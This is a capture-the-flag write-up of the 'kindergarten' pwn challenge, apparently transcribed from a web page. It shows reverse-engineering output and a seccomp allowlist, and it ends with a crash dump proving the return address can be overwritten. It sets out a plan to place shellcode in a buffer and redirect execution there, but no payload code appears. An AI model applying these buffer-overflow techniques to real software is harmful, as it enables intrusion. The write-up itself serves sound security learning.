
HTB x Uni CTF 2020 Qualifiers

Solver: Dayton Hasty (dayt0n)

Challenge: kindergarten


Category: pwn

Right after downloading the file, just to be safe I ran `strings` on it to see if this was going to be an easy one or if anything fishy was going on:



```
dayton@reid:~/ctf/htb-uni/completed_pwn_kindergarten$ strings kindergarten
/lib64/ld-linux-x86-64.so.2
|fUa
libseccomp.so.2
__gmon_start__
_fini
seccomp_load
seccomp_rule_add
seccomp_init
libc.so.6
stdin
strlen
read
stdout
alarm
setvbuf
__libc_start_main
write
_edata
__bss_start
_end
GLIBC_2.2.5
AWAVI
AUATL
[]A\A]A^A_
What are you doing here?! Kids are not allowed here!
Have a nice day!
Very interesting question! Let me think about it..
Alright! Do you have any more questions? (y/n)
Feel free to ask!
Enough questions for today class...
Well, maybe a last one and then we finish!
Have a nice day!!
Kids must follow the rules!
1. No cheating!
2. No swearing!
3. No
 sharing!
Is everything clear? (y/n)
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
```


I then ran the `file` command on kindergarten:



```
dayton@reid:~/ctf/htb-uni/completed_pwn_kindergarten$ file kindergarten
kindergarten: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l
d-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=b69d0bce6edc7c92790fa058af71ac60736bab09, not strip
ped
```


Nice, it isn’t stripped so reversing shouldn’t be too much of a pain.

I then threw the program into BinaryNinja to get a better understanding of what was going on before I actually ran anything. I started scrolling down linearly and found this interesting function with no cross references, I'll come back to this soon but just acknowledge its existence for now:




```
int64_t kids_are_not_allowed_here()

void var_18  {Frame offset -18}
int64_t var_10  {Frame offset -10}
int64_t __saved_rbp  {Frame offset -8}
void* const __return_addr  {Frame offset 0}
size_t rax  {Register rax}

0040093a  write(fd: 1, buf: "What are you doing here?! Kids a…"  , nbytes: strlen("What are you doing here?! Kids a…"  ))
0040094f  return ans()
```

Eventually, I stumbled on the `main()` function:



```
int32_t main(int32_t arg1, char** arg2, char** arg3)

int64_t var_18  {Frame offset -18}
int64_t var_10  {Frame offset -10}
int64_t __saved_rbp  {Frame offset -8}
void* const __return_addr  {Frame offset 0}
size_t rax_2  {Register rax}
size_t rax_4  {Register rax}
char** arg3  {Register rdx}
char** arg2  {Register rsi}
int32_t arg1  {Register rdi}

00400b45  setup()  // the usual
00400b4f  sec()  // we hate this
00400b85  write(fd: 1, buf: "Kids must follow the rules!\n1. …"  , nbytes: strlen("Kids must follow the rules!\n1. …"  ))
          // reads in 0x60 bytes, but ans seems to only have room for 0x40...
00400b9b  read(fd: 0, buf: ans, nbytes: 0x60)
00400ba5  kinder()
00400bc5  write(fd: 1, buf: "Have a nice day!!\n", nbytes: strlen("Have a nice day!!\n"))
00400bd0  return 0
```


A quick look at `setup()` seems as though it is a typical CTF pwn challenge setup function with a couple calls to `setvbuf()` and an `alarm()` timeout function:



```
int64_t setup()

int64_t __saved_rbp  {Frame offset -8}
void* const __return_addr  {Frame offset 0}

00400b08  setvbuf(fp: *stdin, buf: nullptr, mode: 2, size: 0)
00400b26  setvbuf(fp: *stdout, buf: nullptr, mode: 2, size: 0)
00400b37  return alarm(seconds: 0x7f)
```


Okay, no big deal there.

Things do start to get a bit dicey once we take a look at the `sec()` function that is called immediately after setup:



```
int64_t sec()

void var_18  {Frame offset -18}
int64_t var_10  {Frame offset -10}
int64_t __saved_rbp  {Frame offset -8}
void* const __return_addr  {Frame offset 0}

00400854  int64_t rax = seccomp_init(0)
00400878  seccomp_rule_add(rax, 0x7fff0000, 2, 0)
00400898  seccomp_rule_add(rax, 0x7fff0000, 0, 0)
004008b8  seccomp_rule_add(rax, 0x7fff0000, 0x3c, 0)
004008d8  seccomp_rule_add(rax, 0x7fff0000, 1, 0)
004008f8  seccomp_rule_add(rax, 0x7fff0000, 0xf, 0)
0040090b  return seccomp_load(rax)
```


I had never seen anything having to do with `seccomp_*()` before, so I had to do a bit of digging. I eventually stumbled on a document that explains it pretty well (https://www.kernel.org/doc/Documentation/prctl/seccomp_filter.txt), but to save you some reading I will get to the gist of it: `seccomp` allows for specifying an allowlist of syscalls for a certain program. If the program happens to use any syscall not specified by `seccomp_rule_add()`. I looked up the syscall numbers for each of the `seccomp_rule_add()` and labelled them appropriately:



```
int64_t sec()

void var_18  {Frame offset -18}
int64_t var_10  {Frame offset -10}
int64_t __saved_rbp  {Frame offset -8}
void* const __return_addr  {Frame offset 0}

00400854  int64_t rax = seccomp_init(0)
          // open()
00400878  seccomp_rule_add(rax, 0x7fff0000, 2, 0)
          // read()
00400898  seccomp_rule_add(rax, 0x7fff0000, 0, 0)
          // sys_exit()
004008b8  seccomp_rule_add(rax, 0x7fff0000, 0x3c, 0)
          // write()
004008d8  seccomp_rule_add(rax, 0x7fff0000, 1, 0)
          // sys_rt_sigreturn()
004008f8  seccomp_rule_add(rax, 0x7fff0000, 0xf, 0)
0040090b  return seccomp_load(rax)
```


So only `open()`, `read()`, `sys_exit()`, `write()`, and `sys_rt_sigreturn()` were allowed. That means no easily popping shells with `execve()` :(.

Taking a look at the rest of the `main()` function, it looks like a `write()` call is made to `stdout` with the following string:




```
                 Kids must follow
 the rules!.1. No cheating!    ..
..2. No swearing!   ....3. No ..
.. sharing! .....Is everything c
lear? (y/n).> .
```

Right after this is printed out we have the following sequence of calls:



```
read(fd: 0, buf: ans, nbytes: 0x60)
kinder()
write(fd: 1, buf: "Have a nice day!!\n", nbytes: strlen("Have a nice day!!\n"))
return 0
```


Input is taken from `stdin` (fd: 0) and stored into the variable `ans`. Looks like we can read in 96 bytes here. Then we go into the `kinder()` function:



```
void kinder()

00400958  int32_t continue = 0
00400996  int64_t sus_buf = 0
00400ae2  while (continue == 0)
004009c4      *counter = *counter + 1
004009e5      write(fd: 1, buf: "\nAlright! Do you have any more …"  , nbytes: strlen("\nAlright! Do you have any more …"  ))
004009fb      char y_n_buf
004009fb      read(fd: 0, buf: &y_n_buf, nbytes: 4)
00400a06      if (*counter == 5)
00400a0b          continue = 1
00400a2d          write(fd: 1, buf: "Enough questions for today class…"  , nbytes: strlen("Enough questions for today class…"  ))
00400a43          read(fd: 0, buf: &sus_buf, nbytes: 0x14c)
00400a7b      else
00400a7b          if (('y' - zx.d(y_n_buf)) != 0 && ('Y' - zx.d(y_n_buf)) != 0)
00400ad7              continue = 1
00400ad7              continue
00400a9a          write(fd: 1, buf: "Feel free to ask!\n>> ", nbytes: strlen("Feel free to ask!\n>> "))
00400ab0          void normal_buf
00400ab0          read(fd: 0, buf: &normal_buf, nbytes: 0x1f)
00400ad0          write(fd: 1, buf: "Very interesting question! Let m…"  , nbytes: strlen("Very interesting question! Let m…"  ))
```

As you can see, I have appropriately labelled the buffers in the `kinder()` function. The user seems to be prompted 4 times for input to a small buffer (`y_n_buf`) and then prompted for input into another buffer (`normal_buf`) with opportunity for larger input. What caught my attention here was the special case for the 5th iteration of the loop. Here it seems a much larger read is occurring for `0x14c` (332) bytes. This is almost suspiciously large, hence the name of the variable being filled.


Let’s stop here for a minute. Remember that kids_are_not_allowed_here() function?:



```
int64_t kids_are_not_allowed_here()

0040093a  write(fd: 1, buf: "What are you doing here?! Kids a…"  , nbytes: strlen("What are you doing here?! Kids a…"  ))
0040094f  return ans()
```

It's interesting that all the function seems to do is print a message and return `ans()`, no?


Recall that the `main()` function had a read into ans?:



```
read(fd: 0, buf: ans, nbytes: 0x60)
```

Excellent, now maybe you can see where I am going with this.

To make sure things were not going to get *too complicated*, I ran `checksec` on the binary before I actually tried anything:




```
dayton@reid:~/ctf/htb-uni/completed_pwn_kindergarten$ checksec --file=kindergarten
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
Full RELRO      No canary found   NX disabled   No PIE          No RPATH   No RUNPATH
```

No stack canary, an executable stack, and address space layout randomization is not going to be an issue.

This was beginning to look like a buffer overflow problem. The game plan from here consists of storing a payload of shellcode in the first `read()` to `ans`, then overflowing a buffer in the program and have it return to the `kids_are_not_allowed_here()` function so it can jump to our payload in `ans`. I figured since the last `read()` in the loop within `kinder()` was enormous, I should try and target that as the buffer overflow vulnerability first.

I made a huge string with pwntools using `pwn.cyclic()` and threw it in:




```
Alright! Do you have any more questions? (y/n)
> y
Feel free to ask!
>> no
Very interesting question! Let me think about it..

Alright! Do you have any more questions? (y/n)
> y
Feel free to ask!
>> no
Very interesting question! Let me think about it..

Alright! Do you have any more questions? (y/n)
> y
Feel free to ask!
>> no
Very interesting question! Let me think about it..

Alright! Do you have any more questions? (y/n)
> y
Enough questions for today class...
Well, maybe a last one and then we finish!
> aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaau
aabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaac

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400aea in kinder ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────────────────────────────────[ REGISTERS ]──
 RAX  0x101
 RBX  0x0
 RCX  0x7ffff7e8c5ce (read+14) ◂— cmp    rax, -0x1000 /* 'H=' */
 RDX  0x14c
 RDI  0x0
 RSI  0x7fffffffe000 ◂— 0x6161616261616161 ('aaaabaaa')
 R8   0x603010 ◂— 0x700000007
 R9   0x7
 R10  0x7
 R11  0x246
 R12  0x400760 (_start) ◂— xor    ebp, ebp
 R13  0x7fffffffe180 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x6261616962616168 ('haabiaab')
 RSP  0x7fffffffe088 ◂— 0x6261616b6261616a ('jaabkaab')
 RIP  0x400aea (kinder+410) ◂— ret
──────────────────────────────────────────────────────────────────[ DISASM ]──
 ► 0x400aea <kinder+410>    ret    <0x6261616b6261616a>
```

nice.

